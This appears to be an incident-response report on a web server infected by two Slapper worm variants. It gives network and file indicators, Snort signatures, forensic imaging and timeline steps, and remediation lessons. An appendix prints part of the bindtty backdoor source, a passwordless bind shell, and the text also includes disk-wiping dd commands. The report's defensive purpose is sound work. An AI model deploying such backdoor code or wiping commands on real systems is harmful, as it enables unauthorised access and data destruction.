	lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:110 errors:0 dropped:0 overruns:0 frame:0 TX packets:110 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:7736 (7.5 Kb) TX bytes:7736 (7.5 Kb)

Table 4 - Example of Data Collected by Cinik Script

Attack Signature

Network Signatures

Once the worm has infected a system, an Intrusion Detection System could detect such an infection by watching for the following network traffic

Worm Variant	*Traffic*
Bugtraq	UDP traffic to or from port 2002
	UDP traffic to port 10100 on a remote system
Cinik	UDP traffic to or from port 1812
	UDP traffic to port 1813 on a remote system
	SMTP traffic containing the string cinik_worm originating from the internal network
	HTTP traffic destined for titus.home.ro
Either	TCP packets destined for port 80 or 443 on a remote network from a server

The following Snort signatures will alert on UDP traffic from outside the local network ($EXTERNAL_NET) with a destination of web servers on the local network ($HTTP_SERVERS) on the control ports for the Bugtraq and Cinik variants of Slapper (2002 and 1812, respectively):

```
alert udp $EXTERNAL_NET any -> $HTTP_SERVERS 2002 (msg:"Bugtraq
worm control traffic"; offset:1; depth: 3; content:"|00 00 00|";
reference:url,www.cert.org/advisories/CA-2002-27.html; rev:1;)

alert udp $EXTERNAL_NET any -> $HTTP_SERVERS 1812 (msg:"Cinik
worm control traffic"; offset:1; depth: 3; content:"|00 00 00|";
reference:url,www.cert.org/advisories/CA-2002-27.html; rev:1;)
```

The following Snort signature will detect e-mail that the Cinik worm is attempting to send to the address cinik_worm@yahoo.com by watching for network traffic from the web servers ($HTTP_SERVERS) destined for any external system ($EXTERNAL_NET) on the SMTP port (TCP port 25):

```
alert tcp $HTTP_SERVERS any -> $EXTERNAL_NET 25 (msg:"Cinik worm
e-mail"; content:"|cinik_worm|";
reference:url,www.cert.org/advisories/CA-2002-27.html; rev: 1;)
```

Files

While the Slapper worm scans for vulnerable systems it issues an invalid HTTP/1.1 GET command and reads the HTTP 400 error message returned by the web server. The following message is logged in the Apache error log in response to this request:

```
[Sun Apr 27 07:50:30 2003] [error] [client 192.168.1.116] client
sent HTTP/1.1 request without hostname (see RFC2616 section
14.23): /
```

When a vulnerable system is detected, the worm then executes its exploit code that attempts to cause a buffer overflow and gain access to a shell. The incomplete SSLv2 handshake results in the following messages being written to the Apache error log:

```
[Sun Apr 27 07:50:35 2003] [error] mod_ssl: SSL handshake failed
(server localhost.localdomain:443, client 192.168.1.116) (OpenSSL
library error follows)
[Sun Apr 27 07:50:35 2003] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

The Slapper worms leave behind files on the infected server that can help quickly identify the server as having been infected. The following files are created by the Bugtraq and Cinik variants of the worm:

Worm Variant	*Files Created*	*Description*
Bugtraq	/tmp/.uubugtraq	uuencoded file containing source code of worm
	/tmp/.bugtraq.c	source code for worm extracted from .uubugtraq
	/tmp/.bugtraq	compiled executable
Cinik	/tmp/.cinik.uu	uuencoded file containing source code of worm
	/tmp/.cinik.c	source code for worm extracted from .cinik.uu
	/tmp/.cinik	compiled executable
	/tmp/.cinik.go	script to hide worm on infected system and ensure it would run even after a system reboot
	/tmp/.cinik.status	Temporary file created by .cinik.go while collecting system information to mail to cinik_worm@yahoo.com
	/tmp/.font-unix/.cinik/.cinik	Copy of compiled executable

	Copies of .cinik anywhere within file systems /var, /usr, /tmp, /home, /mnt	Copies of compile executable put there by .cinik.go script
	Executable files with the same size and md5 signature as .cinik	Executable files overwritten by .cinik.go script

Another signature of an infection by the Cinik variant is that the mail log file (e.g., /var/log/maillog) will contain records of attempts to send a message to the e-mail address cinik_worm@yahoo.com, for which a mailbox doesn't exist:

```
Nov 11 20:22:12 web1 sendmail[13383]: gAC2MBU13379:
to=cinik_worm@yahoo.com, ctladdr=apache (48/48), delay=00:00:01,
xdelay=00:00:01, mailer=esmtp, pri=31720,
relay=mx1.mail.yahoo.com. [64.157.4.83], dsn=5.1.3, stat=User
unknown
```

Preventative Measures

The following preventative measures can be taken to reduce or eliminate the risk of becoming infected by the Bugtraq or Cinik variants of the Slapper worm:

1. Apply patches from vendors

Vendor	*Security Advisories*
Red Hat	https://rhn.redhat.com/errata/
Mandrake Software	http://www.mandrakesecure.net/en/advisories
Debian	http://www.debian.org/security/2002
SuSE	http://www.suse.de/en/private/support/security/index.html
Slackware	http://www.linuxsecurity.com/advisories/slackware_advisory-2228.html
Gentoo	http://www.linuxsecurity.com/advisories/other_advisory-2227.html

2. Manually upgrade OpenSSL to version 0.96e or higher. The source code for OpenSSL can be downloaded from http://www.openssl.org/.
3. Disable SSL on web servers if it is not required.
4. Disable SSLv2 in Apache by editing the httpd.conf file and adding the following line to the mod_ssl configuration group:

   SSLProtocol all -SSLv2

   or, as suggested in CERT Advisory 2002-27, remove SSLv2 from the list of supported ciphers by changing +SSLv2 to !SSLv2 for the SSLCipherSuite directive.

5. Block UDP traffic to ports 2002 and 1812 at the firewall or router.

6. Configure firewall or router to allow inbound HTTP and SSL traffic only to servers that are required to handle it.
7. Configure routers or firewall to block attempts to initiate connections to the Internet from any network servers. Allow outbound access as an exception on a case-by-case basis.

The first three solutions will actually eliminate the vulnerability (although option 3 still leaves the problem on the system if SSL is re-enabled). Option 4 is a workaround that leaves other vulnerabilities in OpenSSL unaddressed, and options 5 through 7 simply reduce the risk but do nothing to address the actual problem.

The Incident Handling Process

The company involved in this incident is relatively small and its employees are distributed among several locations. Information security responsibility is distributed between the corporate IT staff and the technical staff within each office due to specific knowledge of the operating systems and applications run at each site.

Preparation

The preparation for responding to an incident consisted of writing and distributing policies to the company employees, putting countermeasures in place, training staff, and acquiring and studying tools for response and analysis.

Policies

The company did have an Acceptable Use Policy (AUP) that was signed by all employees. The AUP included the following:

- A statement that all computer systems are company property and are to be used only for business purposes;
- A statement that all e-mails or files sent, received, or stored on company systems are the property of the company;
- A statement that employees should have no expectation of privacy with regard to e-mails or files sent, received, or stored on company systems.
- A statement that disallows the use of company systems in a way that could be disruptive or offensive to others.

As a reminder of the AUP, all servers displayed the following banner to users upon login:

```
*******************************************************************************
*        WARNING: Use of this System is Restricted and Monitored              *
*                                                                             *
*  This system is for the use of authorized users only. Individuals using     *
*  this computer system without authority, or in excess of their authority,   *
*  are subject to having all of their activities on this system monitored     *
*  and recorded by system personnel.                                          *
*                                                                             *
*  In the course of monitoring individuals improperly using this system,      *
```

```
*  or in the course of system maintenance, the activities of authorized      *
*  users may also be monitored.                                              *
*                                                                            *
*  Anyone using this system expressly consents to such monitoring and is     *
*  advised that if such monitoring reveals possible evidence of criminal     *
*  activity, system personnel may provide the evidence of such monitoring    *
*  to law enforcement officials.                                             *
******************************************************************************
```

One significant area of policy and planning that was missing was an Incident Response Policy. Such a policy would have identified the members of the incident response team, key contacts, steps for reporting the incident, and how to respond to the incident.

Physical and Technical Countermeasures

The office in which the servers were located was locked at all times, requiring a key card for access. Additionally, all of the systems on the DMZ network were housed in a locked server room. Access to the server room was limited to the handful of people who actually required it. A monitor and keyboard were connected to these systems to permit console access from within the server room.

Aside from console access, access to the systems in the DMZ was permitted only via SSH, and only from within the company's network. Direct SSH access from the Internet was blocked by the Internet firewall to all but the remote access server.

The systems on the DMZ were hardened by removing all unnecessary network services and software packages. In addition, ipchains was configured on each system to deny all traffic except that which was specifically permitted.

Staff

The technical staff in the affected office were very knowledgeable and experienced with Unix and, additionally, I had studied incident response and computer forensics, and had participated in the HoneyNet Project's scans and was, therefore, prepared to respond to the incident.

Tools

My jump kit (tools with which I was experienced) included the following:

- A bootable incident response CD toolkit called Biatchux;
- A Red Hat Linux workstation;
- The TASK forensic analysis package;
- The chkrootkit utility.

Other

One key ingredient for good preparation that was missing was a backup of the system involved. Most systems in the office were backed up nightly to a central

tape system using Amanda. However, the web server of interest did not have the Amanda client loaded and was not backed up to tape.

Identification
The incident was first discovered at approximately 13:04 on Tuesday, November 12, 2002 by a systems administrator checking out a complaint that a web site was not responding. Upon investigation, he noticed there were two programs running that he did not recognize. The process names were ./b and ./volc.

When he reported the incident to me, he also told me he had found the binary file "b" in a temporary directory that looked suspicious, /tmp/.k, and had tarred the directory into /hack1.tar. I requested that he cease his investigation so as to not modify anything else on the system. I logged onto the system at 13:13 and ran the script command to make sure I captured the commands I ran during the session. I then proceeded with a preliminary investigation.

The following is a partial process listing from the system at that time:

```
[joe@web1 joe]$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 Nov05 ?        00:00:04 init
root         2     1  0 Nov05 ?        00:00:00 [keventd]
root         3     1  0 Nov05 ?        00:00:00 [kapm-idled]
root         4     0  0 Nov05 ?        00:00:00 [ksoftirqd_CPU0]
root         5     0  0 Nov05 ?        00:00:00 [kswapd]
root         6     0  0 Nov05 ?        00:00:00 [kreclaimd]
root         7     0  0 Nov05 ?        00:00:00 [bdflush]
root         8     0  0 Nov05 ?        00:00:00 [kupdated]
root         9     1  0 Nov05 ?        00:00:00 [mdrecoveryd]
root        13     1  0 Nov05 ?        00:00:00 [kjournald]
root        88     1  0 Nov05 ?        00:00:00 [khubd]
root       181     1  0 Nov05 ?        00:00:00 [kjournald]
root       674     1  0 Nov05 ?        00:00:00 syslogd -m 0
root       679     1  0 Nov05 ?        00:00:00 klogd -2
root       848     1  0 Nov05 ?        00:00:01 /usr/sbin/sshd
root       881     1  0 Nov05 ?        00:00:00 xinetd -stayalive
-reuse -pidfile /var/run/xinetd.pid
root       912     1  0 Nov05 ?        00:00:00 gpm -t imps2 -m
/dev/mouse
root      1081     1  0 Nov05 ?        00:00:00 crond
root      1179     1  0 Nov05 tty1     00:00:00 /sbin/mingetty
tty1
apache    2491     1  0 Nov05 ?        00:00:00 ./b
apache   11991     1  0 Nov10 ?        00:00:00 ./volc
root     14250   848  0 13:13 ?        00:00:00 /usr/sbin/sshd
joe      14251 14250  0 13:13 pts/2    00:00:00 -bash
joe      14298 14251  0 13:15 pts/2    00:00:00 script
joe      14299 14298  0 13:15 pts/2    00:00:00 script
```

```
joe      14300 14299  0 13:15 pts/3    00:00:00 bash -i
joe      14325 14300  0 13:15 pts/3    00:00:00 ps -ef
```

Two important facts were noted from the process listing. First, both ./b and ./volc were running as apache, the user that runs the Apache web server software. The second key piece of information gathered was the dates when the processes were launched. ./b was executed on November 5, and ./volc on November 10.

I next checked for logins to the system by running the last command and found no unexpected login sessions. However, I also realized that didn't necessarily mean anything, since a knowledgeable hacker would have removed obvious evidence like that right away.

I then su'd to root so I could find out more about these processes by examining their entries in the /proc file system. /proc is actually a virtual file system to provide a window into running processes. It allows a user to view information about a process by simply viewing a file. Each running process has its own directory in /proc with the following files: cmdline, cwd, environ, exe, fd, maps, mem, mounts, root, stat, statm, status. For example, to view the command line that was used to execute a process, one could simply type:

```
$ cat cmdline
```

In the case of the two processes being investigated, neither appeared to have any command line options passed to the program upon execution.

Another important feature of /proc is that the file exe is actually a link to the binary executable program, and listing the file with "ls –l" will display the location of the binary. Also, even if the executable file is deleted after it is run, exe still maintains a link to the code. The following is what I found when I investigated the /proc entries for the ./volc and ./b processes.

For ./b, which had a PID of 2491, a listing of the directory /proc/2491 resulted in

```
-r--r--r--    1 apache   apache          0 Nov 12 13:18 cmdline
lrwxrwxrwx    1 apache   apache          0 Nov 12 13:18 cwd -> /
-r--------    1 apache   apache          0 Nov 12 13:18 environ
lrwxrwxrwx    1 apache   apache          0 Nov 12 13:18 exe ->
/tmp/.k/b
dr-x------    2 apache   apache          0 Nov 12 13:18 fd
-r--r--r--    1 apache   apache          0 Nov 12 13:18 maps
-rw-------    1 apache   apache          0 Nov 12 13:18 mem
lrwxrwxrwx    1 apache   apache          0 Nov 12 13:18 root -> /
-r--r--r--    1 apache   apache          0 Nov 12 13:18 stat
-r--r--r--    1 apache   apache          0 Nov 12 13:18 statm
-r--r--r--    1 apache   apache          0 Nov 12 13:18 status
```

For ./volc, which had a PID of 11991, a listing of the directory /proc/11991 resulted in

```
-r--r--r--    1 apache   apache          0 Nov 12 13:18 cmdline
lrwxrwxrwx    1 apache   apache          0 Nov 12 13:18 cwd -> /
-r--------    1 apache   apache          0 Nov 12 13:18 environ
lrwxrwxrwx    1 apache   apache          0 Nov 12 13:18 exe -
> /tmp/. /volc (deleted)
dr-x------    2 apache   apache          0 Nov 12 13:18 fd
-r--r--r--    1 apache   apache          0 Nov 12 13:18 maps
-rw-------    1 apache   apache          0 Nov 12 13:18 mem
lrwxrwxrwx    1 apache   apache          0 Nov 12 13:18 root -> /
-r--r--r--    1 apache   apache          0 Nov 12 13:18 stat
-r--r--r--    1 apache   apache          0 Nov 12 13:18 statm
-r--r--r--    1 apache   apache          0 Nov 12 13:18 status
```

Using lsof (with the –i flag), I was able to determine that the two processes (volc and b) were both listening on ports 80 and 443, and were therefore preventing the Apache web server from starting, which accounted for the original problem reported by the users. In addition, ./b was listening on TCP port 4000 and ./volc was listening on TCP port 55569.

I next checked the other servers in the DMZ for signs of intrusion by looking for unexpected processes or open network ports. I used ps to look at the processes on each system and used nmap to scan the servers for open ports. Nmap can be used to scan for open TCP or UDP ports as follows:

nmap *server1 server2 server3* (TCP scan)
nmap –sU *server1 server2 server3* (UDP scan)

Nothing was found to indicate that any systems other than the web server had been compromised.

Containment

After reviewing my initial findings with my team, I provided an update to my manager, and made a recommendation that we shut down the system and perform a more detailed analysis to determine the extent of the compromise before bringing the system back online. It was agreed that I'd shut down the system, perform a backup for analysis, determine the vulnerability that had been exploited, and bring the system back online as soon as I could with the appropriate security updates in place to prevent a reoccurrence. I then notified the appropriate personnel that the system was going to be taken offline and would be back up as soon as possible. They, in turn, notified the affected customers that the system would be down and would be back online as soon as possible.

Before shutting down the system, I wanted to make sure I saved copies of the binaries that had been found for later analysis. I copied the ./b executable from /proc/2491/exe, although I could have also copied the binary from /tmp/.k/b. I copied the ./volc binary from /proc/11991/exe since that was the only way to get

the binary because the original binary, which had been located in /tmp/. /volc, had been deleted.

The system was shut down normally at 13:27 using the Linux halt command.

Eradication

Before proceeding with an investigation of the system to determine the full extent of the incident, a bit level backup was made of the two file systems on the server (/boot and /). Due to the configuration of the system, the only way to make a backup was over the network.

To accomplish this, the ISO image of Biatchux[1] was downloaded from SourceForge and burned onto a CD-ROM. The compromised server was then booted from the Biatchux CD-ROM disk, and the following commands were used to create the bit level backups:

On the analysis system (o214):	# nc –l –p 10001 > root.img
	# nc –l –p 10002 > boot.img
On the web server (web1):	# dd if=/dev/hda1 | nc 192.168.1.214 10001
	# dd if=/dev/hda2 | nc 192.168.1.214 10002

The backups were verified to be correct by running md5sum against the disk devices and the image files as follows:

```
# md5sum /dev/hda1    (on web server)
d24bc3e76a7459f7c31169059f4ed3be   /dev/hda1
# md5sum /dev/hda2    (on web server)
98f989f8ab08e6c4cdccd7029bd2c1f0  /dev/hda2
# md5sum root.img     (on analysis workstation)
d24bc3e76a7459f7c31169059f4ed3be  root.img
# md5sum boot.img     (on analysis workstation)
98f989f8ab08e6c4cdccd7029bd2c1f0  boot.img
```

The examination of the web server file systems was performed on a Red Hat 7.3 system (o214) by mounting the file system images as follows:

```
# mount -o ro,noexec,nosuid,nodev,noatime,loop root.img root
# mount -o ro,noexec,nosuid,nodev,noatime,loop boot.img boot
```

A brief investigation revealed that there were several hidden files and directories in /tmp containing a variety of tools that had been placed there by unknown persons. The following is a listing of the hidden directories found in /tmp[2][3] using "ls –alb":

[1] See Appendix C for a brief description of Biatchux (now known as FIRE).
[2] The –b option to ls is very useful when attempting to find directory entries containing special characters such as spaces since it will print the octal representation for non-graphic characters.
[3] See Appendices for more detailed information on tools found on the system.

```
drwxr-xr-x    4 48       48           4096 Nov  5 04:05 .,/
drwxr-xr-x    3 48       48           4096 Oct 31 10:34 .. /
drwxr-xr-x    2 48       48           4096 Nov  5 04:05 .../
-rw-r-xr-x    1 48       48          68335 Oct 25 05:34 .bugtraq.c*
drwx------    5 48       48           4096 Nov  5 04:05 .cat/
-rw-r-xr-x    1 48       48          71328 Nov 11 20:22 .cinik.c*
-rwxr-xr-x    1 48       48           1315 Nov 11 20:22 .cinik.go*
-rw-r--r--    1 48       48              0 Nov  3 11:13 .cinik.goecho
-rw-r--r--    1 48       48          98301 Nov 11 20:22 .cinik.uu
drwxr-xr-x    3 48       48           4096 Nov 12 13:21 .k/
-rw-r--r--    1 48       48          94181 Oct 25 05:34 .uubugtraq
```

The .bugtraq.c and .cinik.c files were evidence that the system had been compromised by two variants of the Slapper worm. The worm was not able to propagate on the system, though, because no compiler was installed with which to compile the source files.

The chkrootkit utility confirmed that the Slapper worm had infected the server, but did not find any signs of infection by other worms or signs that a rootkit had been installed. The command used to run chkrootkit against the mounted file systems from the web server was:

```
# chkrootkit –r web1/root
```

The next step was to create a timeline of file access and modifications with the TASK utilities fls, ils, and mactime so I could attempt to piece together what had happened when. To collect the MAC times from files (including deleted files) and inodes on the system, the following commands were run:

```
# fls -f ext2 –m / -r web1/root.img > data/body
# fls –f ext2 –m /boot –r web1/boot.img >> data/body
# ils –f ext2 –m web1/root.img >> data/body
# ils –f ext2 –m web1/boot.img >> data/body
```

To create a timeline using this information, the mactime utility was used as follows:

```
# mactime –b data/body –p web1/root/etc/passwd –g \
web1/root/etc/group 08/01/2002 > tl.080102
```

This command creates a timeline for all activity since 8/1/2002. The –p and –g options will allow the mactime program to translate the UID and GID for each file to the user and group name from the passwd and group files. Multiple timeline files were created in an attempt to find when the first unauthorized activity began on the system. The following is an excerpt from one of the timeline files created using the mactime utility:

```
Thu Sep 19 2002 22:18:32    19580 m.. -/-rwxr-xr-x apache
apache   800085   /tmp/.k/b
Sat Sep 21 2002 17:10:44    16417 m.. -/-rwxr-xr-x apache
apache   735278   /tmp/.k/xp/ptr2
Sat Sep 21 2002 17:11:18    17983 m.. -/-rwxr-xr-x apache
apache   735282   /tmp/.k/xp/lconfex
Sat Sep 21 2002 19:53:47     1065 m.. -/-rwxr-xr-x apache
apache   735284   /tmp/.k/xp/handy2.sh
Sat Sep 21 2002 19:55:00     1062 m.. -/-rwxr-xr-x apache
apache   735280   /tmp/.k/xp/handy.sh
Sat Sep 21 2002 19:57:51     6392 m.. -/-rw-r--r-- apache
apache   735281   /tmp/.k/xp/lconfex.c
Sat Sep 21 2002 19:58:08    18054 m.. -/-rwxr-xr-x apache
apache   735283   /tmp/.k/xp/lconfex2
```

In addition to the hidden files and directories listed above in /tmp, the timeline revealed another hidden directory in /var/tmp - /var/tmp/ /.... ... ./pb.

The MAC timeline files, along with information from /var/log/maillog and external events, were used to piece together the following timeline of events that occurred on the system:

Date and Time	*Event*
14:22 on 9/30	First infection by Slapper worm (cinik variation).
05:34 on 10/25	Infection by Slapper worm (bugtraq variation).
10:34 on 10/31	EnergyMech IRC bot apparently deleted from /tmp/.. /.lpd
04:16 on 11/4	/tmp/…/sock script created.
18:31 on 11/4	/tmp/.,/root gzip file installed and untarred to /tmp/.,/xploits. (Unix exploit programs)
20:07 on 11/4	EnergyMech IRC bot installed in /tmp/.cat
21:03 on 11/4	/tmp/.,/flood.tgz installed and untarred to /tmp/.,/flood (DOS programs)
21:03 on 11/4	/tmp/.,/flood/vadimI executed against unknown target (UDP flood program).
21:28 on 11/4	Sunscreen firewall locked up and had to be rebooted. Would not boot successfully until all DMZ servers were shut down.
16:10 on 11/5	/tmp/.k directory and contents installed. (backdoor program and exploits)
11/5	/tmp/.k/b executed (backdoor program allowing access to a shell)
07:48 on 11/8	/var/tmp/ /.... ... . directory and contents created. (pb IRC bouncer)
19:04 on 11/10	/tmp/RsRK4ETH file deleted. (unknown purpose)
11/10	/tmp/._/volc executed. (backdoor program allowing access to a shell)
12:50 on 11/12	Compromise discovered and system shut down.

Table 5 - Timeline of Events

The following is a summary of the findings based on the analysis of the evidence:

- The server was infected with the Cinik variant of the Linux Slapper worm at least 25 times between 9/30/02 and system shutdown. This number is derived from the number of times the Cinik worm attempted to send e-mail to the mailbox at yahoo.com.
- The server was infected with the Bugtraq variant of the Linux Slapper worm once, on 10/25/02.
- Neither of the Slapper worms was able to propagate since they required a C compiler that was not installed on the server. Therefore, the server was not used to attack other systems.
- Code for two IRC bots was found in two different directories. Indications of a third bot were also found. An IRC bot is a program that hackers often install on compromised machines to help them maintain connections to Internet Relay Chat (IRC) channels. IRC is like a community instant messaging system. The programs are configured to act on behalf of the users who run them. Hence the name bot (short for robot). It does not appear, however, that any of the bots were ever executed on the system.
- Two repositories containing denial of service (DOS) and various Unix exploits were found. One of the tools found, vadimI, was used to launch a UDP flood denial of service attack on 11/4 at 21:03 against an unknown target. This time corresponds with the crash of the Sunscreen firewall. At the time of the firewall crash, research indicated the probable cause of the crash was a high volume of UDP traffic that was being passed through it. It was unknown at the time, though, what the root cause of the traffic was. The DOS attack was halted when the web server was shutdown, along with other servers in the DMZ, at approximately 02:20 on 11/5.
- Two backdoors were running on the server that allowed remote access to a shell as the apache user. The backdoors were configured to listen on 4000 (b) and 55569 (volc). Both appear to provide direct access to a shell. b does not require a password and provides a shell directly upon connection to port 4000. volc appears to require a certain condition (e.g., password, terminal setting) to exist for it to provide a shell. Since source code was not found, that condition could not be determined. Due to the fact the file /tmp/RsRK4ETH was deleted before volc was executed, it is possible this was a tar or gzip file containing the volc executable.

  It appears from viewing the source code for b (bindtty.c), and from tracing volc using strace, that the reason both programs were listening on ports 80 and 443 is that both were executed after a vulnerability in Apache had been exploited. Then, when they set themselves up as daemons by forking and closing STDIN, STDOUT, and STDERR (file descriptors 0, 1, and 2), they didn't attempt to close any other file descriptors, so by default the child processes inherited the sockets from Apache that were listening on ports 80 and 443.

- The chkrootkit program found no evidence that a rootkit had been installed, nor did it find any sniffer logs. A rootkit is a collection of programs often installed on compromised systems to allow continued access to the system while hiding all evidence of the compromise. The presence of sniffer logs would have indicated that a network sniffer had been installed to capture network traffic such as passwords.
- All of the evidence points to vulnerabilities in the Apache web server and OpenSSL code as the source of all the system compromises. This conclusion is based on the fact that all files found were owned by apache, and the fact that exploit code for the OpenSSL vulnerability was widely distributed on the Internet. The exploits, most of which were based on the openssl-too-open code by Solar Eclipse, allows the user running the exploit access to a shell on the compromised system with the privileges of the Apache process owner.

Due to the extent of the compromise of the system, I decided the best course of action would be to rebuild the system from Red Hat media rather than try to attempt to clean it up. Before the system was reinstalled from media, the disks on the web server were wiped by booting from the Biatchux CD-ROM and running the following commands:

```
# dd if=/dev/zero of=/dev/hda1
# dd if=/dev/zero of=/dev/hda2
```

These commands will overwrite every byte on disk with a 0 bit.[4]

Recovery

Further analysis could have been done to correlate entries in the web server logs with the events from the timeline to tie the events back to the IP addresses of the systems from which the attacks originated.[5] However, at this point, I was confident that the root cause of all the problems appeared to be the Apache web server and OpenSSL, so after sharing my findings with my management, the decision was to stop the analysis.

After wiping the disk as described above, the web server was rebuilt from CD-ROM media with a newer version of Red Hat (version 7.3). The current Red Hat security patches were then downloaded and applied to patch the vulnerabilities in Apache and OpenSSL. The following table lists the patches applied to the system along with the associated Red Hat Security Advisory number.

Date	*Red Hat Security Advisory Number (RHSA)*	*Package and version*
8/5/2002	RHSA-2002:160	openssl-0.9.6b-28 openssl-perl-0.9.6b-28

[4] Another option for wiping a disk is to use /dev/urandom rather than /dev/zero as the input to dd. This will overwrite every byte on disk with a random byte.

[5] This was done after the fact, with the results noted in Appendix D.

6/28/2002	RHSA-2002:103	apache-1.3.23-14
6/27/2002	RHSA-2002:127	openssh-3.1p1-6 openssh-clients-3.1p1-6 openssh-server-3.1p1-6
11/04/2002	RHSA-2002:213	php-4.1.2-7.3.6 php-imap-4.1.2-7.3.6 php-ldap-4.1.27.3.6 php-mysql-4.1.2-7.3.6

Since there were no backups of the web server, the content for the web sites had to be recovered from the file system backups created before shutting down the system. This was done by mounting the backup images as described in the Eradication section and copying files from these mounted file systems. Only some configuration files, PHP scripts, and HTML files were recovered from these images. No binary files were copied from the images since the authenticity of the binaries was in doubt. Files that could not be recovered from these file systems were copied from a development system.

Lessons Learned

- The vulnerabilities in Apache and OpenSSL had been reported in June, and patches were available in September. The incident could have been avoided had the patches been applied.
- When the firewall crashed, due to what the vendor's knowledgebase said was an issue related to high volumes of UDP traffic, further investigation should have been performed to determine where the traffic was originating. This could have led to an earlier discovery of the web server compromise.
- If the web server had been backed up, at least once after the system was first built, and periodically thereafter, recovering the system would have gone much faster.
- A Network Intrusion Detection System (NIDS), such as Snort, should be installed since it would have detected the Slapper worm infection and allowed for a response before further compromises of the system had occurred.
- Monitoring security advisories from CERT, Bugtraq, Sun, and RedHat, checking systems for the applicability of each vulnerability, and applying patches is very time consuming, and may seem impossible at times. However, a process must exist to do just this, since this is key to preventing security intrusions.
- The Internet router should have more detailed access lists to create another defensive layer rather than relying solely on the firewall.
- Periodic network audits using tools such as Nessus may help identify and patch vulnerabilities before they can be exploited.
- Incident response is very time consuming. To respond to this incident, which only involved a single system took over 24 hours, including the time to analyze the intrusion, rebuild the system, and document the event.

Based on these lessons, the following recommendations were made to management as follow-up issues which could be taken to reduce the risk of future occurrences such as this one:

- Put a Network Intrusion Detection System (NIDS), such as Snort, in place to monitor traffic inbound from and outbound to the Internet to detect possible attacks from the Internet.
- Develop processes and procedures for monitoring security advisories from CERT, Bugtraq, Sun, and RedHat, checking for applicability to our systems, and applying patches as they become available.
- Develop process and procedures for performing regular security audits of all systems to check for vulnerabilities and look for signs of intrusion.
- Perform regular backups of the servers in the DMZ.

References

Incident Response Tools

Carrier, Brian. mac-robber. <http://www.atstake.com/research/tools/forensic/>.

chkrootkit Home Page. <http://www.chkrootkit.org/>.

F.I.R.E Home Page (formerly known as Biatchux). <http://biatchux.sf.net/>.

Lofshult, Joseph. "Biatchux: A New Tool for Incident Response". SANS GSEC Practical. <http://www.giac.org/practical/Joe_Lofshult_GSEC.doc>.

Sleuth Kit Home Page (formerly known as TASK). <http://www.sleuthkit.org/index.php>.

Incident Response Background

Dittrich, Dave. "Basic Steps in Forensic Analysis of Unix Systems". <http://staff.washington.edu/dittrich/misc/forensics/>.

HoneyNet Project Home Page. <http://project.honeynet.org/>.

Mandia, Kevin, and Chris Prosise. Incident Response: Investigating Computer Crime. California: Osborne/McGraw Hill: 2001.

Schultz, E. Eugene, and Russell Shumway. Incident Response: A Strategic Guide to Handling System and Network Security Breaches. Indiana: New Riders, 2002.

Hacker Tools

EnergyMech Home Page. <http://www.energymech.net/>.

psyBNC Tutorial. <http://www.netknowledgebase.com/tutorials/psybnc.html>.

Solar Eclipse. openssl-too-open.tar.gz. <http://packetstorm.linuxsecurity.com/0209-exploits/openssl-too-open.tar.gz>.

Sremack, Joe, and Jim Yuill. "A Description of the OpenSSL Exploit." Honeynet Project Scan of the Month 25. November, 2002 <http://project.honeynet.org/scans/scan25/sol/NCSU/exploit-diagram.htm>.

Appendix A - Files Found on System

Directory	*Description of Files*
/tmp/.../	A script called sock that, if executed, would attempt to download a program called sock3242 from ftp://140.109.65.24 and execute the program with an argument of 66.92.70.133. It doesn't appear the script had been run.
/tmp/.. /	Evidence that the EnergyMech IRC bot had been installed in a subdirectory called .lpd, but had been deleted. This conclusion is based on the names of the files deleted (listed in the timeline by the TASK tools), some of which were: checkmech src/xmech.o src/combot.o mech.pid From the website http://www.energymech.net, EnergyMech "is a fully functional IRC bot, written entirely in the C programming language. It has common features such as userlists, shitlists, channel protection, DCC partyline, linking and lots more." The web site also states that EnergyMech serves as an IRC proxy (aka bouncer).
/tmp/.,/	Two gzipped tar files were found called root and flood.tgz. These files had been extracted to subdirectories named flood and xploits. The xploits directory contained exploits for Linux and Solaris systems to gain root access. A copy of the psyBNC IRC bot and bouncer was also installed in a subdirectory below xploits. The flood subdirectory contained various DOS programs. For example, programs existed in the directory to execute attacks such as Smurf, UDP Flood, and SYN Flood.
/tmp/.k/	This directory contained the source (bindtty.c) and executable (b) for one of the backdoors that was running on the system. It also contained a subdirectory called xp which contained source and executable versions of various Linux exploits to gain root on a vulnerable system.
/tmp/.cat/	This directory contained the source and executable files for the EnergyMech IRC bot.
/tmp/. /	This directory had held the executable for the volc backdoor program, but had been deleted after the program was executed. The executable was recovered by copying the exe link in /proc/*PID*.
/var/tmp/ /	This directory contained the source and executable files for the psyBNC IRC bot and bouncer (proxy).

Appendix B – Source Code for b (bindtty.c)

```
/*
        bindtty - like bindshell, but with tty

        Features:
                - it can handle any number of clients
                - allocates tty for each session
                - no using termios.h/tty.h: compiles on most of gccs
                - linux specific ;(

        by sd <sd@sf.cz>
*/

#define HOME "/"

#define TIOCSCTTY       0x540E
#define TIOCGWINSZ      0x5413
#define TIOCSWINSZ      0x5414
#define ECHAR   0x1d

#define PORT    4000

#define BUF     32768


#include <sys/wait.h>
#include <sys/types.h>
#include <sys/resource.h>

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>
#include <fcntl.h>

struct winsize {
        unsigned short ws_row;
        unsigned short ws_col;
        unsigned short ws_xpixel;
        unsigned short ws_ypixel;
};

/* creates tty/pty name by index */
void    get_tty(int num, char *base, char *buf)
{
        char    series[] = "pqrstuvwxyzabcde";
        char    subs[] = "0123456789abcdef";
        int     pos = strlen(base);
        strcpy(buf, base);
        buf[pos] = series[(num >> 4) & 0xF];
        buf[pos+1] = subs[num & 0xF];
        buf[pos+2] = 0;
}

/* search for free pty and open it */
```

```
int     open_tty(int *tty, int *pty)
{
        char    buf[512];
        int     i, fd;

        fd = open("/dev/ptmx", O_RDWR);
        close(fd);

        for (i=0; i < 256; i++) {
                get_tty(i, "/dev/pty", buf);
                *pty = open(buf, O_RDWR);
                if (*pty < 0) continue;
                get_tty(i, "/dev/tty", buf);
                *tty = open(buf, O_RDWR);
                if (*tty < 0) {
                        close(*pty);
                        continue;
                }
                return 1;
        }
        return 0;
}

